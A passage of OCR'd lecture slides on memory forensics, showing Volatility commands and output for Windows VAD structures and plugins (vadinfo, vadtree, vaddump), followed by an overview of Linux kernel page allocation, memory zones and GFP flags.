0x78  : u3                     ['__unnamed_1c7f']
0x88  : u4                     ['__unnamed_1c85']
```

```
>>> dt("_POOL_HEADER")
 '_POOL_HEADER' (16 bytes)
0x0   : BlockSize              ['BitField', {'end_bit': 24, 'sta
0x0   : PoolIndex              ['BitField', {'end_bit': 16, 'sta
0x0   : PoolType               ['BitField', {'end_bit': 32, 'sta
0x0   : PreviousSize           ['BitField', {'end_bit': 8, 'star
0x0   : Ulong1                 ['unsigned long']
0x4   : PoolTag                ['unsigned long']
0x8   : AllocatorBackTraceIndex ['unsigned short']
0x8   : ProcessBilled          ['pointer64', ['_EPROCESS']]
0xa   : PoolTagHash            ['unsigned short']
```

0xC bytes

VADs Backed by a File

```
>>> dt("_MMVAD_LONG")
 '_MMVAD_LONG' (144 bytes)
-0xc  : Tag                    ['String', {'length': 4}]
0x0   : u1                     ['__unnamed_15bf']
0x8   : LeftChild              ['pointer64', ['_MMVAD']]
0x10  : RightChild             ['pointer64', ['_MMVAD']]
0x18  : StartingVpn            ['unsigned long long']
0x20  : EndingVpn              ['unsigned long long']
0x28  : u                      ['__unnamed_15c2']
0x30  : PushLock               ['_EX_PUSH_LOCK']
0x38  : u5                     ['__unnamed_15c5']
0x40  : u2                     ['__unnamed_15d2']
0x48  : Subsection             ['pointer64', ['_SUBSECTION']]
0x50  : FirstPrototypePte      ['pointer64', ['_MMPTE']]
```

```
>>> dt("_CONTROL_AREA")
 '_CONTROL_AREA' (128 bytes)
0x0   : Segment                ['pointer64', ['_SEGMENT']]
0x8   : DereferenceList        ['_LIST_ENTRY']
0x18  : NumberOfSectionReferences ['unsigned long long']
0x20  : NumberOfPfnReferences  ['unsigned long long']
0x28  : NumberOfMappedViews    ['unsigned long long']
0x30  : NumberOfUserReferences ['unsigned long long']
0x38  : u                      ['__unnamed_157b']
0x3c  : FlushInProgressCount   ['unsigned long']
0x40  : FilePointer            ['_EX_FAST_REF']
0x48  : ControlAreaLock        ['long']
```

```
>>> dt("_SUBSECTION")
 '_SUBSECTION' (56 bytes)
0x0   : ControlArea            ['pointer64', ['_CONTROL_AREA']]
0x8   : SubsectionBase         ['pointer64', ['_MMPTE']]
0x10  : NextSubsection         ['pointer64', ['_SUBSECTION']]
0x18  : PtesInSubsection       ['unsigned long']
0x20  : GlobalPerSessionHead   ['pointer64', ['_MM_AVL_TABLE']]
0x20  : UnusedPtes             ['unsigned long']
0x28  : u                      ['__unnamed_1f31']
0x2c  : StartingSector         ['unsigned long']
0x30  : NumberOfFullSectors    ['unsigned long']
```

```
>>> dt("_EX_FAST_REF")
 '_EX_FAST_REF' (8 bytes)
0x0   : Object                 ['pointer64', ['void']]
0x0   : RefCnt                 ['BitField', {'end_bit': 4,
long long'}]
0x0   : Value                  ['unsigned long long']
```

FILE_OBJECT (!)

VAD Tags Used by Windows

- Vadl
  - _MMVAD_LONG
- Vadm
  - _MMVAD_LONG
- Vad
  - _MMVAD_LONG
- VadS
  - _MMVAD_SHORT
- VadF
  - _MMVAD_SHORT

Flags Stored in u Fields

```
>>> dt("__unnamed_144c")
 '__unnamed_144c' (4 bytes)
0x0    : LongFlags                    ['unsigned long']
0x0    : VadFlags                     ['_MMVAD_FLAGS']
>>> dt("__unnamed_144f")
 '__unnamed_144f' (4 bytes)
0x0    : LongFlags2                   ['unsigned long']
0x0    : VadFlags2                    ['_MMVAD_FLAGS2']
>>>
```

```
>>> dt("_MMVAD_FLAGS")
 '_MMVAD_FLAGS' (4 bytes)
0x0   : CommitCharge                  ['BitField', {'end_bit': 19, 'start_bit': 0, 'native_type': 'unsigned long'}]
0x0   : ImageMap                      ['BitField', {'end_bit': 21, 'start_bit': 20, 'native_type': 'unsigned long'}]
0x0   : LargePages                    ['BitField', {'end_bit': 30, 'start_bit': 29, 'native_type': 'unsigned long'}]
0x0   : MemCommit                     ['BitField', {'end_bit': 31, 'start_bit': 30, 'native_type': 'unsigned long'}]
0x0   : NoChange                      ['BitField', {'end_bit': 23, 'start_bit': 22, 'native_type': 'unsigned long'}]
0x0   : PhysicalMapping               ['BitField', {'end_bit': 20, 'start_bit': 19, 'native_type': 'unsigned long'}]
0x0   : PrivateMemory                 ['BitField', {'end_bit': 32, 'start_bit': 31, 'native_type': 'unsigned long'}]
0x0   : Protection                    ['BitField', {'end_bit': 29, 'start_bit': 24, 'native_type': 'unsigned long'}]
0x0   : UserPhysicalPages             ['BitField', {'end_bit': 22, 'start_bit': 21, 'native_type': 'unsigned long'}]
0x0   : WriteWatch                    ['BitField', {'end_bit': 24, 'start_bit': 23, 'native_type': 'unsigned long'}]
>>>
```

`PAGE_EXECUTE`: The memory can be executed, but not written. This protection cannot be used for mapped files.

`PAGE_EXECUTE_READ`: The memory can be executed or read, but not written.

`PAGE_EXECUTE_READWRITE`: The memory can be executed, read, or written. *Injected code regions almost always have this protection.*

`PAGE_EXECUTE_WRITECOPY`: Enables execute, read-only, or copy-on-write access to a mapped view of a file. It cannot be set by calling `VirtualAlloc` or `VirtualAllocEx`. *DLLs almost always have this protection.*

`PAGE_NOACCESS`: Disables all access to the memory. This protection cannot be used for mapped files. Applications can prevent accidental reads/writes to data by setting this protection.

`PAGE_READONLY`: The memory can be read, but not executed or written.

`PAGE_READWRITE`: The memory can be read or written, but not executed.

`PAGE_WRITECOPY`: Enables read-only or copy-on-write access to a mapped view of a file. It cannot be set by calling `VirtualAlloc` or `VirtualAllocEx`.

VAD Plugins


- **`vadinfo`**
  - most verbose output, default all processes
- **`vadtree`**
  - tree layout, optionally as a Graphviz diagram
  - Color-coded nodes to indicate stacks, heaps, mapped files, DLLs, etc.
- **`vaddump`**
  - extracts zero-padded memory ranges to files, for further analysis


```
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMA
GES/6623mid/3.vmem vadinfo -p 4724
Volatility Foundation Volatility Framework 2.4
************************************************************************
Pid:   4724
VAD node @ 0xfffffa800ec1a010 Start 0x0000000077820000 End 0x0000000077919fff Tag Vadm
Flags: CommitCharge: 3, Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @fffffa800d30b3f0 Segment fffff8a000ad7010
NumberOfSectionReferences:          1 NumberOfPfnReferences:          120
NumberOfMappedViews:               45 NumberOfUserReferences:         46
Control Flags: Accessed: 1, File: 1, Image: 1
FileObject @fffffa800d30b9e0, Name: \Device\HarddiskVolume1\Windows\System32\user32.dll
First prototype PTE: fffff8a000ad7058 Last contiguous PTE: fffffffffffffffc
Flags2: Inherit: 1, LongVad: 1


VAD node @ 0xfffffa800e082b10 Start 0x0000000004610000 End 0x0000000004675fff Tag Vad
Flags: Protection: 1
Protection: PAGE_READONLY
Vad Type: VadNone
ControlArea @fffffa800e98f670 Segment fffff8a002876a70
NumberOfSectionReferences:          1 NumberOfPfnReferences:          99
NumberOfMappedViews:                7 NumberOfUserReferences:         8
Control Flags: File: 1
FileObject @fffffa800e994b20, Name: \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Caches\{DDF571F2-B
E98-426D-8288-1A9A39C3FDA2}.2.ver0x0000000000000002.db
First prototype PTE: fffff8a002874cd0 Last contiguous PTE: fffff8a002874ff8
Flags2: CopyOnWrite: 1, Inherit: 1

VAD node @ 0xfffffa800eb3ca10 Start 0x000000001ea0000 End 0x000000001eaffff Tag VadS
Flags: CommitCharge: 2, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
```


```
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMAGES/6623mid/3.vmem vadtree -p 4724 --output=dot | dot -Tpng -o 4724.png
Volatility Foundation Volatility Framework 2.4
```








Color-Coded VAD Nodes via `vadtree`



vaddump



Can search all (or individual) regions for patterns (e.g., simplistically, “MZ” to discover loaded PE files)

vaddump

```
bigjoe:volatility golden$ mkdir 4724.dump
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMA
GES/6623mid/3.vmem vaddump -p 4724 --dump-dir=4724.dump
Volatility Foundation Volatility Framework 2.4
Pid        Process              Start              End                Result
---------- -------------------- ------------------ ------------------ ------
      4724 notepad.exe          0x0000000077820000 0x0000000077919fff 4724.dump/notepad.exe.3e1a2060.0x00000
00077820000-0x0000000077919fff.dmp
      4724 notepad.exe          0x0000000004610000 0x0000000004675fff 4724.dump/notepad.exe.3e1a2060.0x00000
00004610000-0x0000000004675fff.dmp
      4724 notepad.exe          0x000000001ea0000 0x000000001eaffff 4724.dump/notepad.exe.3e1a2060.0x00000
00001ea0000-0x000000001eaffff.dmp
      4724 notepad.exe          0x00000000001c0000 0x00000000023ffff 4724.dump/notepad.exe.3e1a2060.0x00000
000001c0000-0x00000000023ffff.dmp
      4724 notepad.exe          0x00000000000e0000 0x00000000000e0fff 4724.dump/notepad.exe.3e1a2060.0x00000
000000e0000-0x00000000000e0fff.dmp
      4724 notepad.exe          0x0000000000040000 0x0000000000041fff 4724.dump/notepad.exe.3e1a2060.0x00000
00000040000-0x0000000000041fff.dmp
      4724 notepad.exe          0x0000000000020000 0x0000000000022fff 4724.dump/notepad.exe.3e1a2060.0x00000
00000020000-0x0000000000022fff.dmp
      4724 notepad.exe          0x0000000000010000 0x0000000000001ffff 4724.dump/notepad.exe.3e1a2060.0x00000
```


…

…

Linux Memory Allocation

Kernel Memory Management

- Allocation and management of dynamic memory
- Data structures
- Standard allocation unit on Intel, as for Windows is 4KB (one page)



Page Frame Descriptors

- **Page frame descriptors** contain info about a **particular page** of physical memory
- Data structure is **`struct page`**
  - see *mm_types.h* in the Linux kernel source (or use `dt` in linux_volshell)
- Flags
  - e.g.:
    - `PG_locked`: Page is involved in a disk operation
    - `PG_reclaim`: Page marked for reclamation
- See *`page-flags.h`* for the complete flags story
- Reference `_count` (0 when frame is free)
- `mapping` provides a path to the backing file or page table entries

```
bigjoe:volatility golden$ python vol.py --profile=LinuxLinux-3_2_0-35x64 -f /Volumes/MALWARE/t400s.lime linux_volshell
Volatility Foundation Volatility Framework 2.4
Current context: process init, pid=1 DTB=0x22a5b6000
Python 2.7.6 (default, Sep  9 2014, 15:04:36)
Type "copyright", "credits" or "license" for more information.

IPython 3.1.0 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: dt("page")
 'page' (64 bytes)
0x0   : flags                          ['unsigned long']
0x8   : mapping                        ['pointer', ['address_space']]
0x10  : freelist                       ['pointer', ['void']]
0x10  : index                          ['unsigned long']
0x18  : counters                       ['unsigned long']
0x20  : _mapcount                      ['__unnamed_0x3a4']
0x20  : frozen                         ['BitField', {'end_bit': 32, 'start_bit': 31}]
0x20  : inuse                          ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x20  : lru                            ['list_head']
0x20  : next                           ['pointer', ['page']]
0x20  : objects                        ['BitField', {'end_bit': 31, 'start_bit': 16}]
0x24  : _count                         ['__unnamed_0x3a4']
0x28  : pages                          ['int']
0x2c  : pobjects                       ['int']
0x30  : first_page                     ['pointer', ['page']]
0x30  : private                        ['unsigned long']
0x30  : ptl                            ['spinlock']
0x30  : slab                           ['pointer', ['kmem_cache']]
```

NUMA / Memory Zones

- Memory hierarchy
  - Memory nodes (generally 1 for most machines)
    - Each node described by a `pg_data_t`
    - `pgdat_list` is list of nodes
    - `node_zones` holds list of zones in a node
  - Memory zones (on Intel)
    - `ZONE_DMA` (< 16MB)
    - `ZONE_NORMAL` (16MB – 896MB)
    - `ZONE_HIGHMEM` (> 896MB, allows support up to 64GB of RAM)
    - `zone_struct` contains info about zone
    - `zone_mem_map` is array of page frame descriptors for zone
  - Can be overwhelming—fill in understanding as you see what they're used for


Reserved Page Frame Pool

- Memory requests can be satisfied in two ways:
  - Memory is available
    - Satisfy immediately
  - Insufficient memory is available
    - Block control path until page reclamation is performed
- In some cases, **impossible** to block
  - Interrupt handler
  - Other critical regions
  - Memory is requested w/ GFP_ATOMIC flag set
    - Allocation never blocks—fails if memory is unavailable
- Solution: **Reserve pool** used only in low-memory conditions

This is going somewhere…

Zoned Page Frame Allocator

- **Allocates groups of contiguous page frames**
- For each zone, most pages handled by buddy system allocator
- Small cache of per-CPU frames in a cache to satisfy single frame requests



Zoned Page Frame Allocator API

- `alloc_pages(mask, order)`
  - Allocate 2 ** order frames and return descriptor of first
- `alloc_page(mask)`
  - Allocate 1 frame and return descriptor
- `__get_free_pages(mask, order)`
  - As above, but return linear address of first
- `__get_free_page(mask)`
  - As above, but return linear address of frame
- `get_zeroed_page(mask)`
  - `alloc_pages(mask | __GFP_ZERO, 0)`
- `__get_dma_pages(mask, order)`
  - `__get_free_pages(mask | __GFP_DMA, order)`

Zoned API, Continued

- `__free_pages(page, order)`
  - If `PG_reserved` flag is not set in descriptor, decrements reference count and frees 2 ** order contiguous frames
- `free_pages(addr, order)`
  - As above, but address is supplied instead of page descriptor
- `__free_page(page)`
  - `__free_pages(page, 0)`
- free_page(addr)
  - `free_pages(addr, 0)`

About These Flags…

__GFP_DMA: The page frame must belong to the ZONE_DMA memory zone.

__GFP_HIGHMEM: The page frame may belong to the ZONE_HIGHMEM memory zone.

__GFP_WAIT: The kernel is allowed to block the current process waiting for free page frames.

__GFP_HIGH: The kernel is allowed to access the pool of reserved page frames.

__GFP_IO: The kernel is allowed to perform I/O transfers on low memory pages in order to free page frames.

__GFP_FS: If clear, the kernel is not allowed to perform filesystem-dependent operations.

__GFP_COLD: The requested page frames may be "cold“ (means: not cached—e.g., for DMA, caching isn’t useful, so COLD is OK).

__GFP_NOWARN: A memory allocation failure will not produce a warning message.

Flags (2)

- `__GFP_REPEAT`: The kernel keeps retrying the memory allocation until it succeeds.
- `__GFP_NOFAIL`: Same as `__GFP_REPEAT`.
- `__GFP_NORETRY`: Do not retry a failed memory allocation.
- `__GFP_NO_GROW`: The slab allocator does not allow a slab cache to be enlarged.
- `__GFP_COMP`: The page frame belongs to an extended page.
- `__GFP_ZERO`: The page frame returned, if any, must be filled with zeros.

Most Common Flag Masks

- GFP_ATOMIC
  - __GFP_HIGH
- GFP_NOIO
  - __GFP_WAIT
- GFP_NOFS
  - __GFP_WAIT | __GFP_IO
- GFP_KERNEL
  - __GFP_WAIT | __GFP_IO | __GFP_FS
- GFP_USER
  - __GFP_WAIT | __GFP_IO | __GFP_FS
- GFP_HIGHUSER
  - __GFP_WAIT | __GFP_IO | __GFP_FS | __GFP_HIGHMEM

